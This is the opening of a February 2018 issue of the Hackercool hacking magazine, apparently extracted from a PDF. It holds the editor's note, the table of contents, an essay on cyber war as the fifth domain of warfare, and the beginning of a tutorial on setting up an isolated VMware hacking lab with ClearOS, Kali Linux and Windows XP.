

Hackercool

February 2018 Edition 1 Issue 5

*See how to create a
Real World Hacking
Lab in Vmware for
practice*

FIXIT :
Booting from USB into Vmware
Virtual Guest

WEBSITE HACKING :
Sensitive Information Disclosure
vulnerability

HACKSTORY :

Cyber War - The fifth domain
of human warfare.

METASPLOIT THIS MONTH

EternalSynergy, Eternal
Romance & Eternal Champi-
on modules explained



*I can do all things through Christ who strengtheneth me.
Philippians 4:13*

Editor's Note

Hello Readers. Thank you for subscribing to our Hackercool Magazine. We are very delighted to release the fifth issue of first edition of Hackercool magazine.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber security researcher (or whatever you want to call it). I am also a freelance cyber security trainer and an avid blogger. But still let me make it very clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog on hacking, hackercool.com. This blog has a dedicated Facebook page and Youtube channel with name "[Kanishkashowto](#)". I also developed a vulnerable web application for practice "[Vulnerawa](#)" which can be very helpful for beginners to practice website security.

This magazine was started with an ambition to deal with real world hacking. In simple terms this means hacking as close to reality as possible, both black hat and white hat. You will find that our magazine will be helpful not only to the beginners who want to come into field of cyber security but also experts in this field. This magazine is also helpful to people who want to keep themselves safe from the malicious hackers.

The main focus of this magazine is dealing with hacking in real world scenarios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot improve security consciousness in users until we teach them the real world hacking.

The highlight of this issue is the Installit section. In this section, we have shown our readers how to create a Real World Hacking Lab in Vmware. While practicing hacking, the first challenge many aspiring hackers face is hacking systems outside their network. While you will find many tutorials of hacking on internet, most of them deal with hacking when systems are in the same network. So we have decided to add a detailed tutorial on how to create a real world hacking lab. We suggest our users to understand this Installit section very clearly as our future Real World Hacking Scenarios may be based on this. We will soon make an article on how to create a Real World Hacking Lab in Virtualbox. Apart from this we have included all our regular features.

If you have any queries regarding this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "[Hackercool](#)". Until the next issue, Good Bye.

INSIDE

Here's what you will find in the Hackercool February 2018 Issue .

1. *Hackstory* :

Cyber War ; The fifth domain of human warfare

2. *Installit* :

Creating a Real World Hacking Lab in Vmware

3. *Fixit* :

See how to boot into Vmware virtual guest from a USB device.

4. *Hacks of The Month* :

Punjab National Bank and Sacramento Bee data breaches.

5. *Website Hacking* :

Understanding Sensitive Information disclosure in Wordpress Security Audit plugin.

6. *Metasploitable Tutorials* :

Exploiting the java rmi vulnerability running on port 1099.

7. *Metasploit This Month* :

Dupscout, Sync Breeze and EternalSynergy/EternalRomance/Eternal Champion modules.

8. *Hacked - The Beginning* :

Neighbours.....Neighbours.

CYBER WAR

HACKSTORY

War has continuous presence in the history of humanity. If anything has changed, it is how the war has evolved over ages. Initially humans fought on land. Then the domain of war extended to water with the emergence of Navy. Years later, airforce allowed humans to fight in air. A country can bomb another country very far from its territory using airforce. These used to be the three domains of war.

A few years later, humans invented communications using satellite technology. Satellites play a very crucial role nowadays in human advancement and also communications, both military and civilian. So taking out a country's satellite by its rival country can not only hurt it a lot but also take a country a few years back. That is the reason why eventhough there are some international agreements not to weaponise space, some countries have still tested ANTI satellite weapons. The notion that a country can shoot a missile to destroy enemy country's satellites is a deadly proposition. Space became a fourth domain of warfare.

But there is a fifth domain of warfare which can play a very deciding role than any other domains in future. This domain doesn't need expensive weapons or maintenance of huge armies. This domain doesn't need stealth jets or other camouflage technologies. This domain doesn't even require the army to land or fly over enemy country's space. This domain just requires a computer and an internet connection to wage a war. The soldier here sits comfortably in an air conditioned room and on a comfy chair. His weapons are not guns or grenades but hacking tools some very well known and some rare. The soldier we are referring here is known as the CYBER SOLDIER.

Nowadays many countries maintain cy

ber soldiers. They are well known as state sponsored hacking groups or APTs (Advanced Persistent Threats).

Nowadays computers and internet have become synonymous with humans and their existence. From preparing and uploading a resume for getting a job to running a program to launch a satellite we need computers. Everything in our world is connected to internet nowadays. Birth records, information relating to national security, weapon systems etc are all part of digital records. Even if these records are not accessible readily online doesn't mean they are safe. Stuxnet has showed us that sabotaging a nuclear reactor doesn't always require a missile strike. Cyber war has another advantage over war in the

other domains, flat deniability. After a cyber attack, there is no guarantee that the attacker will be nailed or punished. The attacker nati

on can just flatly deny the accusations.

But what is the goal of the cyber soldiers in this warfare. It is not always targeting their military infrastructure or sabotaging it. There is another important goal of collecting as much information as possible about the enemy. This information may not just be about their offensive or defensive capabilities but also services which are critical for day to day running of the government. Apart from this, cyber soldiers also tried to collect information about the government officials. Tarnishing reputation, manipulating public opinion are just some of the branches of this cyber warfare. This cyber warfare is just not limited to the above said activities. It's scope can extend to many operations and end goals.

Cyber warfare has another unique feature. Neutrality in this warfare does not guarantee that a country will not become a target in this war.


He sits comfortably in an air conditioned room. His weapons are not guns or grenades but hacking tools some well known and some unknown.

Setting Up A Real World Hacking Lab in Vmware

INSTALLIT

So many of our readers belonging to both our magazine and the blog have one persistent question after going through all our articles about exploits and hacking. How can we simulate this in a Real network. If you have noticed, most of our tutorials and articles were done in a NAT network of Vmware Workstation or Oracle Virtualbox although the basic concept of Real World Hacking was still preserved.

In Real World Networks, there are so many networking devices present in the internet like routers, switches, hubs, modems, bridge and repeaters. A typical Real World network of a small company may look like this in the image below.



Since this section is about creating a Real World Network in Vmware I will not explain about each and every device used in networking but only some devices which are crucial for understanding this section.

1. Routers


A router is a networking device which forwards data packets between different computer networks. They perform the traffic directing functions on the Internet. So normally a router is connected to two or more data lines from different networks. Many people should be having common knowledge about Wireless routers they use in their homes. The external internet connection is connected to the wireless router and from there home users receive it either wirelessly or through wired connection. So in most cases, the router acts as a gateway, the device through which users get internet. It is also an interface between two networks.

In Vmware Workstation or Oracle Virtualbox, when we configure a virtual machine to have NAT network, our host machine (the machine on which Vmware or Virtualbox is installed) acts as a router or gateway to the virtual machines. It is just like two devices connecting to your wireless router.

1. Switches

If one or two devices are there in a network, they can be easily connected to a network router. If there are more devices in a network, this can cause collision between different packets


in a network. This may lead to loss of packets during data transfer. To avoid this collisions a device called a network switch is used. Normally a switch is connected at the end of a network just after the gateway. Always remember, a switch is used inside the network. Given below is the typical scenario of how a switch and router are connected to the internet.



To create a Real World Hacking Lab in Vmware, we need three virtual machines. They are,


1. ClearOS (to act as router between other attacker machine and victim machine)
2. Kali Linux (attacker machine)
3. Windows XP (victim machine)

We will create a network as shown in the image below.




As already told, a router has two interfaces. There are many router software available which can be installed in Vmware. For this scenario, we will use ClearOS. The information and installation about ClearOS has been explained in our previous issue. We have also seen installation of Kali Linux in Vmware in our earlier issues. It is assumed that all three virtual machines are already installed in Vmware.


To setup a Real World Hacking Lab in VMware, we need to create two host-only networks. One host-only network is created by default. We just need to create the second host-only network. This can be created from the "Virtual Network Editor" section which can be accessed as shown below.




The Virtual Network Editor will open as shown below. Here you can see all the virtual networks of VMware. Here we already have two host-only networks created: vmnet1 and vmnet3 which we will use for this tutorial. For explanation purpose, let me show you how to create a host-only network in VMware. Click on "Change settings" button as highlighted below.




To make any changes to the Virtual Network Editor, we need to have administrator privileges. Once we give administrator privileges, the window turns as shown below. Now we can create a new host only network. Click on "Add Network" as highlighted below.




A new sub window will open as shown below.




Scroll down the virtual networks as shown below and select one. Here I selected vmnet4.




Once the selection is made, click on "Ok" to create the network.



